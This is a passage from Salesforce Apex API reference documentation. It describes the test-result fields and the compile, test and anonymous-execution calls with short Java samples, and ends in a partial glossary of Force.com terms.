`ApexLogId`	**Type** reference **Properties** Filter, Group, Nillable, Sort **Description** Points to the ApexLog for this test method execution if debug logging is enabled; otherwise, `null`.
`AsyncApexJobId`	**Type** reference **Properties** Filter, Group, Nillable, Sort **Description** Read-only. Points to the AsyncApexJob that represents the entire test run. This field points to the same object as `ApexTestQueueItem.ParentJobId`.
`Message`	**Type** string **Properties** Filter, Nillable, Sort **Description** The exception error message if a test failure occurs; otherwise, `null`.
`MethodName`	**Type** string **Properties** Filter, Group, Nillable, Sort

Field Name	Details
	Description The test method name.
`Outcome`	**Type** picklist **Properties** Filter, Group, Restricted picklist, Sort **Description** The result of the test method execution. Can be one of these values: • Pass • Fail • CompileFail
`QueueItemId`	**Type** reference **Properties** Filter, Group, Nillable, Sort **Description** Points to the ApexTestQueueItem which is the class that this test method is part of.
`StackTrace`	**Type** string **Properties** Filter, Nillable, Sort **Description** The Apex stack trace if the test failed; otherwise, `null`.
`TestTimestamp`	**Type** dateTime **Properties** Filter, Sort **Description** The start time of the test method.

Usage

You can query the fields of the `ApexTestResult` record that corresponds to a test method executed as part of an Apex class execution.

Each test method execution is represented by a single `ApexTestResult` record. For example, if an Apex test class contains six test methods, six `ApexTestResult` records are created. These records are in addition to the `ApexTestQueueItem` record that represents the Apex class.

compileAndTest()

Compile and test your Apex in a single call.

Syntax

```
CompileAndTestResult[] = compileAndTest(CompileAndTestRequest request);
```

Usage

Use this call to both compile and test the Apex you specify with a single call. Production organizations (not a Developer Edition or Sandbox Edition) must use this call instead of `compileClasses()` or `compileTriggers()`.

This call supports the DebuggingHeader and the SessionHeader. For more information about the SOAP headers in the API, see the *Web Services API Developer's Guide*.

All specified tests must pass, otherwise data is not saved to the database. If this call is invoked in a production organization, the RunTestsRequest property of the CompileAndTestRequest is ignored, and all unit tests defined in the organization are run and must pass.

Sample Code—Java

Note that the following example sets `checkOnly` to `true` so that this class is compiled and tested, but the classes are not saved to the database.

```
{
    CompileAndTestRequest request;
    CompileAndTestResult result = null;

    String triggerBody = "trigger t1 on Account (before insert){ " +
      "  for(Account a:Trigger.new){ " +
      "   a.description = 't1_UPDATE';}" +
      "}";

    String classToTestTriggerBody = "public class TestT1{" +
      "    public static testmethod void test1(){" +
      "      Account a  = new Account(name='TEST');" +
      "      insert(a);" +
      "      a = [select id,description from Account where id=:a.id];" +
      "      System.assert(a.description.contains('t1_UPDATE'));" +
      "    }" +
      "}";

    String classBody = "public class c1{" +
      "    public static String s ='HELLO';" +
      "    public static testmethod void test1(){" +
      "      System.assert(s=='HELLO');" +
      "    }" +
      "}";

    // TEST
    // Compile only one class which meets all test requirements for checking
```

```
    request = new CompileAndTestRequest();

    request.setClasses(new String[]{classBody, classToTestTriggerBody});
    request.setTriggers(new String[]{triggerBody});
    request.setCheckOnly(true);

    try {
        result = apexBinding.compileAndTest(request);
    } catch (RemoteException e) {
        System.out.println("An unexpected error occurred: " + e.getMessage());
    }
    assert (result.isSuccess());
}
```

Arguments

Name	Type	Description
request	CompileAndTestRequest	A request that includes the Apex and the values for any fields that need to be set for this request.

Response

CompileAndTestResult

CompileAndTestRequest

The `compileAndTest()` call contains this object, a request with information about the Apex to be compiled.

A CompileAndTestRequest object has the following properties:

Name	Type	Description
checkOnly	boolean	If set to `true`, the Apex classes and triggers submitted are not saved to your organization, whether or not the code successfully compiles and unit tests pass.
classes	string	Content of the class or classes to be compiled.
deleteClasses	string	Name of the class or classes to be deleted.
deleteTriggers	string	Name of the trigger or triggers to be deleted.
runTestsRequest	RunTestsRequest	Specifies information about the Apex to be tested. If this request is sent in a production organization, this property is ignored and all unit tests are run for your entire organization.
triggers	string	Content of the trigger or triggers to be compiled.

Note the following about this object:

- This object contains the `RunTestsRequest` property. If the request is run in a production organization, the property is ignored and all tests are run.
- If any errors occur during compile, delete, testing, or if the goal of 75% code coverage is missed, no classes or triggers are saved to your organization. This is the same requirement as Force.com AppExchange package testing.
- All triggers must have code coverage. If a trigger has no code coverage, no classes or triggers are saved to your organization.

CompileAndTestResult

The `compileAndTest()` call returns information about the compile and unit test run of the specified Apex, including whether it succeeded or failed.

A CompileAndTestResult object has the following properties:

Name	Type	Description
`classes`	CompileClassResult	Information about the success or failure of the `compileAndTest()` call if classes were being compiled.
`deleteClasses`	DeleteApexResult	Information about the success or failure of the `compileAndTest()` call if classes were being deleted.
`deleteTriggers`	DeleteApexResult	Information about the success or failure of the `compileAndTest()` call if triggers were being deleted.
`runTestsResult`	RunTestsResult	Information about the success or failure of the Apex unit tests, if any were specified.
`success`	boolean*	If `true`, all of the classes, triggers, and unit tests specified ran successfully. If any class, trigger, or unit test failed, the value is `false`, and details are reported in the corresponding result object: • CompileClassResult • CompileTriggerResult • DeleteApexResult • RunTestsResult
`triggers`	CompileTriggerResult	Information about the success or failure of the `compileAndTest()` call if triggers were being compiled.

* Link goes to the *Web Services API Developer's Guide*.

CompileClassResult

This object is returned as part of a `compileAndTest()` or `compileClasses()` call. It contains information about whether or not the compile and run of the specified Apex was successful.

A CompileClassResult object has the following properties:

Name	Type	Description
`bodyCrc`	int*	The CRC (cyclic redundancy check) of the class or trigger file.
`column`	int*	The column number where an error occurred, if one did.
`id`	ID*	An ID is created for each compiled class. The ID is unique within an organization.
`line`	int*	The line number where an error occurred, if one did.
`name`	string*	The name of the class.

Name	Type	Description
problem	string*	The description of the problem if an error occurred.
success	boolean*	If true, the class or classes compiled successfully. If false, problems are specified in other properties of this object.

* Link goes to the *Web Services API Developer's Guide*.

CompileTriggerResult

This object is returned as part of a compileAndTest() or compileTriggers() call. It contains information about whether or not the compile and run of the specified Apex was successful.

A CompileTriggerResult object has the following properties:

Name	Type	Description
bodyCrc	int*	The CRC (cyclic redundancy check) of the trigger file.
column	int*	The column where an error occurred, if one did.
id	ID*	An ID is created for each compiled trigger. The ID is unique within an organization.
line	int*	The line number where an error occurred, if one did.
name	string*	The name of the trigger.
problem	string*	The description of the problem if an error occurred.
success	boolean*	If true, all the specified triggers compiled and ran successfully. If the compilation or execution of any trigger fails, the value is false.

* Link goes to the *Web Services API Developer's Guide*.

DeleteApexResult

This object is returned when the compileAndTest() call returns information about the deletion of a class or trigger.

A DeleteApexResult object has the following properties:

Name	Type	Description
id	ID*	ID of the deleted trigger or class. The ID is unique within an organization.
problem	string*	The description of the problem if an error occurred.
success	boolean*	If true, all the specified classes or triggers were deleted successfully. If any class or trigger is not deleted, the value is false.

* Link goes to the *Web Services API Developer's Guide*.

compileClasses()

Compile your Apex in Developer Edition or sandbox organizations.

Syntax

```
CompileClassResult[] = compileClasses(string[] classList);
```

Usage

Use this call to compile Apex classes in Developer Edition or sandbox organizations. Production organizations must use `compileAndTest()`.

This call supports the DebuggingHeader and the SessionHeader. For more information about the SOAP headers in the API, see the *Web Services API Developer's Guide*.

Sample Code—Java

```
public void compileClassesSample() {
    String p1 = "public class p1 {\n"
      + "public static Integer var1 = 0;\n"
      + "public static void methodA() {\n"
      + " var1 = 1;\n" + "}\n"
      + "public static void methodB() {\n"
      + " p2.MethodA();\n" + "}\n"
      + "}";
    String p2 = "public class p2 {\n"
      + "public static Integer var1 = 0;\n"
      + "public static void methodA() {\n"
      + " var1 = 1;\n" + "}\n"
      + "public static void methodB() {\n"
      + " p1.MethodA();\n" + "}\n"
      + "}";
    CompileClassResult[] r = new CompileClassResult[0];
    try {
        r = apexBinding.compileClasses(new String[]{p1, p2});
    } catch (RemoteException e) {
        System.out.println("An unexpected error occurred: "
          + e.getMessage());
    }
    if (!r[0].isSuccess()) {
        System.out.println("Couldn't compile class p1 because: "
          + r[0].getProblem());
    }
    if (!r[1].isSuccess()) {
        System.out.println("Couldn't compile class p2 because: "
          + r[1].getProblem());
    }
}
```

Arguments

Name	Type	Description
scripts	string*	A request that includes the Apex classes and the values for any fields that need to be set for this request.

* Link goes to the *Web Services API Developer's Guide*.

Response

CompileClassResult

compileTriggers()

Compile your Apex triggers in Developer Edition or sandbox organizations.

Syntax

```
CompileTriggerResult[] = compileTriggers(string[] triggerList);
```

Usage

Use this call to compile the specified Apex triggers in your Developer Edition or sandbox organization. Production organizations must use `compileAndTest()`.

This call supports the DebuggingHeader and the SessionHeader. For more information about the SOAP headers in the API, see the *Web Services API Developer's Guide*.

Arguments

Name	Type	Description
`scripts`	string*	A request that includes the Apex trigger or triggers and the values for any fields that need to be set for this request.

* Link goes to the *Web Services API Developer's Guide*.

Response

CompileTriggerResult

executeanonymous()

Executes a block of Apex.

Syntax

```
ExecuteAnonymousResult[] = binding.executeanonymous(string apexcode);
```

Usage

Use this call to execute an anonymous block of Apex. This call can be executed from AJAX.

This call supports the API DebuggingHeader and SessionHeader.

If a component in a package with restricted API access issues this call, the request is blocked.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Arguments

Name	Type	Description
`apexcode`	string*	A block of Apex.

* Link goes to the *Web Services API Developer's Guide*.

Web Services API Developer's Guide contains information about security, access, and SOAP headers.

Response

ExecuteAnonymousResult[]

ExecuteAnonymousResult

The `executeanonymous()` call returns information about whether or not the compile and run of the code was successful.

An `ExecuteAnonymousResult` object has the following properties:

Name	Type	Description
`column`	int*	If `compiled` is False, this field contains the column number of the point where the compile failed.
`compileProblem`	string*	If `compiled` is False, this field contains a description of the problem that caused the compile to fail.
`compiled`	boolean*	If True, the code was successfully compiled. If False, the `column`, `line`, and `compileProblem` fields are not null.
`exceptionMessage`	string*	If `success` is False, this field contains the exception message for the failure.
`exceptionStackTrace`	string*	If `success` is False, this field contains the stack trace for the failure.
`line`	int*	If `compiled` is False, this field contains the line number of the point where the compile failed.
`success`	boolean*	If True, the code was successfully executed. If False, the `exceptionMessage` and `exceptionStackTrace` values are not null.

* Link goes to the *Web Services API Developer's Guide*.

`runTests()`

Run your Apex unit tests.

Syntax

```
RunTestsResult[] = binding.runTests(RunTestsRequest request);
```

Usage

To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, send no emails, and are flagged with the `testMethod` keyword in the method definition. Use this call to run your Apex unit tests.

This call supports the DebuggingHeader and the SessionHeader. For more information about the SOAP headers in the API, see the *Web Services API Developer's Guide*.

Sample Code—Java

```
public void runTestsSample() {
   String sessionId = "sessionID goes here";
   String url = "url goes here";
   // Set the Apex stub with session ID received from logging in with the partner API
   _SessionHeader sh = new _SessionHeader();
   apexBinding.setHeader(
      new ApexServiceLocator().getServiceName().getNamespaceURI(),
      "SessionHeader", sh);
   // Set the URL received from logging in with the partner API to the Apex stub
   apexBinding._setProperty(ApexBindingStub.ENDPOINT_ADDRESS_PROPERTY, url);

   // Set the debugging header
   _DebuggingHeader dh = new _DebuggingHeader();
   dh.setDebugLevel(LogType.Profiling);
   apexBinding.setHeader(
      new ApexServiceLocator().getServiceName().getNamespaceURI(),
      "DebuggingHeader", dh);

   long start = System.currentTimeMillis();
   RunTestsRequest rtr = new RunTestsRequest();
   rtr.setAllTests(true);
   RunTestsResult res = null;
   try {
      res = apexBinding.runTests(rtr);
   } catch (RemoteException e) {
      System.out.println("An unexpected error occurred: " + e.getMessage());
   }

   System.out.println("Number of tests: " + res.getNumTestsRun());
   System.out.println("Number of failures: " + res.getNumFailures());
   if (res.getNumFailures() > 0) {
      for (RunTestFailure rtf : res.getFailures()) {
         System.out.println("Failure: " + (rtf.getNamespace() ==
         null ? "" : rtf.getNamespace() + ".")
         + rtf.getName() + "." + rtf.getMethodName() + ": "
         + rtf.getMessage() + "\n" + rtf.getStackTrace());
      }
   }
   if (res.getCodeCoverage() != null) {
      for (CodeCoverageResult ccr : res.getCodeCoverage()) {
         System.out.println("Code coverage for " + ccr.getType() +
         (ccr.getNamespace() == null ? "" : ccr.getNamespace() + ".")
         + ccr.getName() + ": "
         + ccr.getNumLocationsNotCovered()
         + " locations not covered out of "
         + ccr.getNumLocations());
```

```
      if (ccr.getNumLocationsNotCovered() > 0) {
         for (CodeLocation cl : ccr.getLocationsNotCovered())
            System.out.println("\tLine " + cl.getLine());
         }
      }
   }
   System.out.println("Finished in " +
   (System.currentTimeMillis() - start) + "ms");
}
```

Arguments

Name	Type	Description
`request`	RunTestsRequest	A request that includes the Apex unit tests and the values for any fields that need to be set for this request.

Response

RunTestsResult

RunTestsRequest

The `compileAndTest()` call contains a request, CompileAndTestRequest with information about the Apex to be compiled. The request also contains this object which specifies information about the Apex to be tested. You can specify the same or different classes to be tested as being compiled. Since triggers cannot be tested directly, they are not included in this object. Instead, you must specify a class that calls the trigger.

If the request is sent in a production organization, this request is ignored and all unit tests defined for your organization are run.

A CompileAndTestRequest object has the following properties:

Name	Type	Description
`allTests`	boolean*	If `allTests` is True, all unit tests defined for your organization are run.
`classes`	string*[]	An array of one or more objects.
`namespace`	string	If specified, the namespace that contains the unit tests to be run. Do not use this property if you specify allTests as true. Also, if you execute `compileAndTest()` in a production organization, this property is ignored, and all unit tests defined for the organization are run.
`packages`	string*[]	Do not use after version 10.0. For earlier, unsupported releases, the content of the package to be tested.

* Link goes to the *Web Services API Developer's Guide*.

RunTestsResult

The call returns information about whether or not the compilation of the specified Apex was successful and if the unit tests completed successfully.

A RunTestsResult object has the following properties:

Name	Type	Description
codeCoverage	CodeCoverageResult[]	An array of one or more CodeCoverageResult objects that contains the details of the code coverage for the specified unit tests.
codeCoverageWarnings	CodeCoverageWarning[]	An array of one or more code coverage warnings for the test run. The results include both the total number of lines that could have been executed, as well as the number, line, and column positions of code that was not executed.
failures	RunTestFailure[]	An array of one or more RunTestFailure objects that contain information about the unit test failures, if there are any.
numFailures	int	The number of failures for the unit tests.
numTestsRun	int	The number of unit tests that were run.
successes	RunTestSuccess[]	An array of one or more RunTestSuccesses objects that contain information about successes, if there are any.
totalTime	double	The total cumulative time spent running tests. This can be helpful for performance monitoring.

CodeCoverageResult

The RunTestsResult object contains this object. It contains information about whether or not the compile of the specified Apex and run of the unit tests was successful.

A CodeCoverageResult object has the following properties:

Name	Type	Description
dmlInfo	CodeLocation[]	For each class or trigger tested, for each portion of code tested, this property contains the DML statement locations, the number of times the code was executed, and the total cumulative time spent in these calls. This can be helpful for performance monitoring.
id	ID	The ID of the CodeLocation. The ID is unique within an organization.
locationsNotCovered	CodeLocation[]	For each class or trigger tested, if any code is not covered, the line and column of the code not tested, and the number of times the code was executed.

Name	Type	Description
methodInfo	CodeLocation[]	For each class or trigger tested, the method invocation locations, the number of times the code was executed, and the total cumulative time spent in these calls. This can be helpful for performance monitoring.
name	string	The name of the class or trigger covered.
namespace	string	The namespace that contained the unit tests, if one is specified.
numLocations	int	The total number of code locations.
soqlInfo	CodeLocation[]	For each class or trigger tested, the location of SOQL statements in the code, the number of times this code was executed, and the total cumulative time spent in these calls. This can be helpful for performance monitoring.
soslInfo	CodeLocation[]	For each class tested, the location of SOSL statements in the code, the number of times this code was executed, and the total cumulative time spent in these calls. This can be helpful for performance monitoring.
type	string	Do not use. In early, unsupported releases, used to specify class or package.

CodeCoverageWarning

The RunTestsResult object contains this object. It contains information about the Apex class which generated warnings.

This object has the following properties:

Name	Type	Description
id	ID	The ID of the class which generated warnings.
message	string	The message of the warning generated.
name	string	The name of the class that generated a warning. If the warning applies to the overall code coverage, this value is null.
namespace	string	The namespace that contains the class, if one was specified.

RunTestFailure

The RunTestsResult object returns information about failures during the unit test run.

This object has the following properties:

Name	Type	Description
id	ID	The ID of the class which generated failures.
message	string	The failure message.
methodName	string	The name of the method that failed.
name	string	The name of the class that failed.
namespace	string	The namespace that contained the class, if one was specified.
stackTrace	string	The stack trace for the failure.
time	double	The time spent running tests for this failed operation. This can be helpful for performance monitoring.
type	string	Do not use. In early, unsupported releases, used to specify class or package.

* Link goes to the *Web Services API Developer's Guide*.

RunTestSuccess

The RunTestsResult object returns information about successes during the unit test run.

This object has the following properties:

Name	Type	Description
id	ID	The ID of the class which generated the success.
methodName	string	The name of the method that succeeded.
name	string	The name of the class that succeeded.
namespace	string	The namespace that contained the class, if one was specified.
time	double	The time spent running tests for this operation. This can be helpful for performance monitoring.

CodeLocation

The RunTestsResult object contains this object in a number of fields.

This object has the following properties:

Name	Type	Description
column	int	The column location of the Apex tested.
line	int	The line location of the Apex tested.
numExecutions	int	The number of times the Apex was executed in the test run.
time	double	The total cumulative time spent at this location. This can be helpful for performance monitoring.

DebuggingHeader

Specifies that the response will contain the debug log in the return header, and specifies the level of detail in the debug header.

API Calls

compileAndTest() executeanonymous() runTests()

Fields

Element Name	Type	Description
debugLevel	logtype	This field has been deprecated and is only provided for backwards compatibility. Specifies the type of information returned in the debug log. The values are listed from the least amount of information returned to the most information returned. Valid values include: • NONE • DEBUGONLY • DB • PROFILING • CALLOUT • DETAIL
categories	LogInfo[]	Specifies the type, as well as the amount of information returned in the debug log.

LogInfo

Specifies the type, as well as the amount of information, returned in the debug log. The categories field takes a list of these objects.

Fields

Element Name	Type	Description
`LogCategory`	`string`	Specify the type of information returned in the debug log. Valid values are: • `Db` • `Workflow` • `Validation` • `Callout` • `Apex_code` • `Apex_profiling` • `All`
`LogCategoryLevel`	`string`	Specifies the amount of information returned in the debug log. Only the `Apex_code` `LogCategory` uses the log category levels. Valid log levels are (listed from lowest to highest): • `ERROR` • `WARN` • `INFO` • `DEBUG` • `FINE` • `FINER` • `FINEST`

PackageVersionHeader

Specifies the package version for each installed managed package. A package version is a number that identifies the set of components uploaded in a package. The version number has the format *`majorNumber.minorNumber.patchNumber`* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *`patchNumber`* is generated and updated only for a patch release. As well as a set of components, a package version encompasses specific behavior. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

A managed package can have several versions with different content and behavior. This header allows you to specify the version used for each package referenced by your API client. If a package version is not specified for a package, the API client uses the version of the package that is selected in the Version Settings section in ***`Your Name`*** > **Setup** > **Develop** > **API**. This header is available in API version 16.0 and later.

API Calls

`compileAndTest()`, `compileClasses()`, `compileTriggers()`, `executeanonymous()`

Fields

Element Name	Type	Description
`packageVersions`	PackageVersion[]	A list of package versions for installed managed packages referenced by your API client.

PackageVersion

Specifies a version of an installed managed package. It includes the following fields:

Field	Type	Description
`majorNumber`	int	The major version number of a package version. A package version is denoted by *`majorNumber`*.*`minorNumber`*, for example `2.1`.
`minorNumber`	int	The minor version number of a package version. A package version is denoted by *`majorNumber`*.*`minorNumber`*, for example `2.1`.
`namespace`	string	The unique namespace of the managed package.

Glossary

A |B |C |D |E |F |G |H |I |J |K |L |M |N |O |P |Q |R |S |T |U |V |W |X |Y |Z

A

Administrator (System Administrator)

One or more individuals in your organization who can configure and customize the application. Users assigned to the System Administrator profile have administrator privileges.

AJAX Toolkit

A JavaScript wrapper around the API that allows you to execute any API call and access any object you have permission to view from within JavaScript code. For more information, see the *AJAX Toolkit Developer's Guide*.

Anti-Join

An anti-join is a subquery on another object in a `NOT IN` clause in a SOQL query. You can use anti-joins to create advanced queries, such as getting all accounts that do not have any open opportunities. See also Semi-Join.

Anonymous Block, Apex

Apex code that does not get stored in Salesforce, but that can be compiled and executed through the use of the `ExecuteAnonymousResult()` API call, or the equivalent in the AJAX Toolkit.

Apex

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

Apex-Managed Sharing

Enables developers to programmatically manipulate sharing to support their application's behavior. Apex-managed sharing is only available for custom objects.

Apex Page

See Visualforce Page.

App

Short for "application." A collection of components such as tabs, reports, dashboards, and Visualforce pages that address a specific business need. Salesforce provides standard apps such as Sales and Call Center. You can customize the standard apps to match the way you work. In addition, you can package an app and upload it to the AppExchange along with related components such as custom fields, custom tabs, and custom objects. Then, you can make the app available to other Salesforce users from the AppExchange.

AppExchange

The AppExchange is a sharing interface from salesforce.com that allows you to browse and share apps and services for the Force.com platform.

Application Programming Interface (API)

The interface that a computer system, library, or application provides to allow other computer programs to request services from it and exchange data.

Approval Process

An approval process is an automated process your organization can use to approve records in Salesforce. An approval process specifies the steps necessary for a record to be approved and who must approve it at each step. A step can apply to all records included in the process, or just records that have certain attributes. An approval process also specifies the actions to take when a record is approved, rejected, recalled, or first submitted for approval.

Asynchronous Calls

A call that does not return results immediately because the operation may take a long time. Calls in the Metadata API and Bulk API are asynchronous.

B

Batch Apex

The ability to perform long, complex operations on many records at a scheduled time using Apex.

Beta, Managed Package

In the context of managed packages, a beta managed package is an early version of a managed package distributed to a sampling of your intended audience to test it.

C

Callout, Apex

An Apex callout enables you to tightly integrate your Apex with an external service by making a call to an external Web service or sending a HTTP request from Apex code and then receiving the response.

Child Relationship

A relationship that has been defined on an sObject that references another sObject as the "one" side of a one-to-many relationship. For example, contacts, opportunities, and tasks have child relationships with accounts.

See also sObject.

Class, Apex

A template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code. In most cases, Apex classes are modeled on their counterparts in Java.

Client App

An app that runs outside the Salesforce user interface and uses only the Force.com API or Bulk API. It typically runs on a desktop or mobile device. These apps treat the platform as a data source, using the development model of whatever tool and platform for which they are designed.

Code Coverage

A way to identify which lines of code are exercised by a set of unit tests, and which are not. This helps you identify sections of code that are completely untested and therefore at greatest risk of containing a bug or introducing a regression in the future.

Component, Metadata

A component is an instance of a metadata type in the Metadata API. For example, CustomObject is a metadata type for custom objects, and the `MyCustomObject__c` component is an instance of a custom object. A component is described in an XML file and it can be deployed or retrieved using the Metadata API, or tools built on top of it, such as the Force.com IDE or the Force.com Migration Tool.

Component, Visualforce

Something that can be added to a Visualforce page with a set of tags, for example, `<apex:detail>`. Visualforce includes a number of standard components, or you can create your own custom components.

Component Reference, Visualforce

A description of the standard and custom Visualforce components that are available in your organization. You can access the component library from the development footer of any Visualforce page or the *Visualforce Developer's Guide*.

Composite App

An app that combines native platform functionality with one or more external Web services, such as Yahoo! Maps. Composite apps allow for more flexibility and integration with other services, but may require running and managing external code. See also Client App and Native App.

Controller, Visualforce

An Apex class that provides a Visualforce page with the data and business logic it needs to run. Visualforce pages can use the standard controllers that come by default with every standard or custom object, or they can use custom controllers.

Controller Extension

A controller extension is an Apex class that extends the functionality of a standard or custom controller.

Cookie

Client-specific data used by some Web applications to store user and session-specific information. Salesforce issues a session "cookie" only to record encrypted authentication information for the duration of a specific session.

Custom App

See App.

Custom Controller

A custom controller is an Apex class that implements all of the logic for a page without leveraging a standard controller. Use custom controllers when you want your Visualforce page to run entirely in system mode, which does not enforce the permissions and field-level security of the current user.

Custom Field

A field that can be added in addition to the standard fields to customize Salesforce for your organization's needs.

Custom Links

Custom links are URLs defined by administrators to integrate your Salesforce data with external websites and back-office systems. Formerly known as Web links.

Custom Object

Custom records that allow you to store information unique to your organization.

Custom Settings

Custom settings are similar to custom objects and enable application developers to create custom sets of data, as well as create and associate custom data for an organization, profile, or specific user. All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. This data can then be used by formula fields, validation rules, Apex, and the Web services API.

See also Hierarchy Custom Settings and List Custom Settings.

D

Database

An organized collection of information. The underlying architecture of the Force.com platform includes a database where your data is stored.

Database Table

A list of information, presented with rows and columns, about the person, thing, or concept you want to track. See also Object.

Salesforce Certificate and Key Pair

Salesforce certificates and key pairs are used for signatures that verify a request is coming from your organization. They are used for authenticated SSL communications with an external web site, or when using your organization as an Identity Provider. You only need to generate a Salesforce certificate and key pair if you're working with an external website that wants verification that a request is coming from a Salesforce organization.

Data Loader

A Force.com platform tool used to import and export data from your Salesforce organization.

Data Manipulation Language (DML)

An Apex method or operation that inserts, updates, or deletes records from the Force.com platform database.

Data State

The structure of data in an object at a particular point in time.

Date Literal

A keyword in a SOQL or SOSL query that represents a relative range of time such as `last month` or `next year`.

Decimal Places

Parameter for number, currency, and percent custom fields that indicates the total number of digits you can enter to the right of a decimal point, for example, 4.98 for an entry of 2. Note that the system rounds the decimal numbers you enter, if necessary. For example, if you enter 4.986 in a field with `Decimal Places` of 2, the number rounds to 4.99. Salesforce uses the round half-up rounding algorithm. Half-way values are always rounded up. For example, 1.45 is rounded to 1.5. –1.45 is rounded to –1.5.

Dependency

A relationship where one object's existence depends on that of another. There are a number of different kinds of dependencies including mandatory fields, dependent objects (parent-child), file inclusion (referenced images, for example), and ordering dependencies (when one object must be deployed before another object).

Dependent Field

Any custom picklist or multi-select picklist field that displays available values based on the value selected in its corresponding controlling field.

Deploy

To move functionality from an inactive state to active. For example, when developing new features in the Salesforce user interface, you must select the “Deployed” option to make the functionality visible to other users.

The process by which an application or other functionality is moved from development to production.

To move metadata components from a local file system to a Salesforce organization.

For installed apps, deployment makes any custom objects in the app available to users in your organization. Before a custom object is deployed, it is only available to administrators and any users with the "Customize Application" permission.

Deprecated Component

A developer may decide to refine the functionality in a managed package over time as the requirements evolve. This may involve redesigning some of the components in the managed package. Developers cannot delete some components in a Managed - Released package, but they can deprecate a component in a later package version so that new subscribers do not receive the component, while the component continues to function for existing subscribers and API integrations.

Detail

A page that displays information about a single object record. The detail page of a record allows you to view the information, whereas the edit page allows you to modify it.

A term used in reports to distinguish between summary information and inclusion of all column data for all information in a report. You can toggle the **Show Details/Hide Details** button to view and hide report detail information.

Developer Edition

A free, fully-functional Salesforce organization designed for developers to extend, integrate, and develop with the Force.com platform. Developer Edition accounts are available on developer.force.com.

Developer Force

The Developer Force website at developer.force.com provides a full range of resources for platform developers, including sample code, toolkits, an online developer community, and the ability to obtain limited Force.com platform environments.

Development as a Service (DaaS)

An application development model where all development is on the Web. This means that source code, compilation, and development environments are not on local machines, but are Web-based services.

Development Environment

A Salesforce organization where you can make configuration changes that will not affect users on the production organization. There are two kinds of development environments, sandboxes and Developer Edition organizations.

E

Email Alert

Email alerts are workflow and approval actions that are generated using an email template by a workflow rule or approval process and sent to designated recipients, either Salesforce users or others.

Email Template

A form email that communicates a standard message, such as a welcome letter to new employees or an acknowledgement that a customer service request has been received. Email templates can be personalized with merge fields, and can be written in text, HTML, or custom format.

Enterprise Edition

A Salesforce edition designed for larger, more complex businesses.

Enterprise WSDL

A strongly-typed WSDL for customers who want to build an integration with their Salesforce organization only, or for partners who are using tools like Tibco or webMethods to build integrations that require strong typecasting. The downside of the Enterprise WSDL is that it only works with the schema of a single Salesforce organization because it is bound to all of the unique objects and fields that exist in that organization's data model.

Entity Relationship Diagram (ERD)

A data modeling tool that helps you organize your data into entities (or objects, as they are called in the Force.com platform) and define the relationships between them. ERD diagrams for key Salesforce objects are published in the *Web Services API Developer's Guide*.

Enumeration Field

An enumeration is the WSDL equivalent of a picklist field. The valid values of the field are restricted to a strict set of possible values, all having the same data type.

F

Facet

A child of another Visualforce component that allows you to override an area of the rendered parent with the contents of the facet.

Field

A part of an object that holds a specific piece of information, such as a text or currency value.

Field Dependency

A filter that allows you to change the contents of a picklist based on the value of another field.

Field-Level Security

Settings that determine whether fields are hidden, visible, read only, or editable for users. Available in Enterprise, Unlimited, and Developer Editions only.

Force.com

The salesforce.com platform for building applications in the cloud. Force.com combines a powerful user interface, operating system, and database to allow you to customize and deploy applications in the cloud for your entire enterprise.

Force.com IDE

An Eclipse plug-in that allows developers to manage, author, debug and deploy Force.com applications in the Eclipse development environment.

Force.com Migration Tool

A toolkit that allows you to write an Apache Ant build script for migrating Force.com components between a local file system and a Salesforce organization.

Foreign key

A field whose value is the same as the primary key of another table. You can think of a foreign key as a copy of a primary key from another table. A relationship is made between two tables by matching the values of the foreign key in one table with the values of the primary key in another.

G

Getter Methods

Methods that enable developers to display database and other computed values in page markup.

Methods that return values. See also Setter Methods.

Global Variable

A special merge field that you can use to reference data in your organization.

A method access modifier for any method that needs to be referenced outside of the application, either in the Web services API or by other Apex code.

Governor limits

Apex execution limits that prevent developers who write inefficient code from monopolizing the resources of other Salesforce users.

Gregorian Year

A calendar based on a twelve month structure used throughout much of the world.

H

Hierarchy Custom Settings

A type of custom setting that uses a built-in hierarchical logic that lets you "personalize" settings for specific profiles or users. The hierarchy logic checks the organization, profile, and user settings for the current user and returns the most specific, or "lowest," value. In the hierarchy, settings for an organization are overridden by profile settings, which, in turn, are overridden by user settings.

HTTP Debugger

An application that can be used to identify and inspect SOAP requests that are sent from the AJAX Toolkit. They behave as proxy servers running on your local machine and allow you to inspect and author individual requests.

I

ID

See Salesforce Record ID.

IdeaExchange

A forum where salesforce.com customers can suggest new product concepts, promote favorite enhancements, interact with product managers and other customers, and preview what salesforce.com is planning to deliver in future releases. Visit IdeaExchange at ideas.salesforce.com.

Import Wizard

A tool for importing data into your Salesforce organization, accessible from Setup.

Instance

The cluster of software and hardware represented as a single logical server that hosts an organization's data and runs their applications. The Force.com platform runs on multiple instances, but data for any single organization is always consolidated on a single instance.

Integrated Development Environment (IDE)

A software application that provides comprehensive facilities for software developers including a source code editor, testing and debugging tools, and integration with source code control systems.

Integration User

A Salesforce user defined solely for client apps or integrations. Also referred to as the logged-in user in a Web services API context.

ISO Code

The International Organization for Standardization country code, which represents each country by two letters.

J

Junction Object

A custom object with two master-detail relationships. Using a custom junction object, you can model a "many-to-many" relationship between two objects. For example, you may have a custom object called "Bug" that relates to the standard case object such that a bug could be related to multiple cases and a case could also be related to multiple bugs.

K

Key Pair

See Salesforce Certificate and Key Pair.

Keyword

Keywords are terms that you purchase in Google AdWords. Google matches a search phrase to your keywords, causing your advertisement to trigger on Google. You create and manage your keywords in Google AdWords.

L

Length

Parameter for custom text fields that specifies the maximum number of characters (up to 255) that a user can enter in the field.

Parameter for number, currency, and percent fields that specifies the number of digits you can enter to the left of the decimal point, for example, 123.98 for an entry of 3.

List Custom Settings

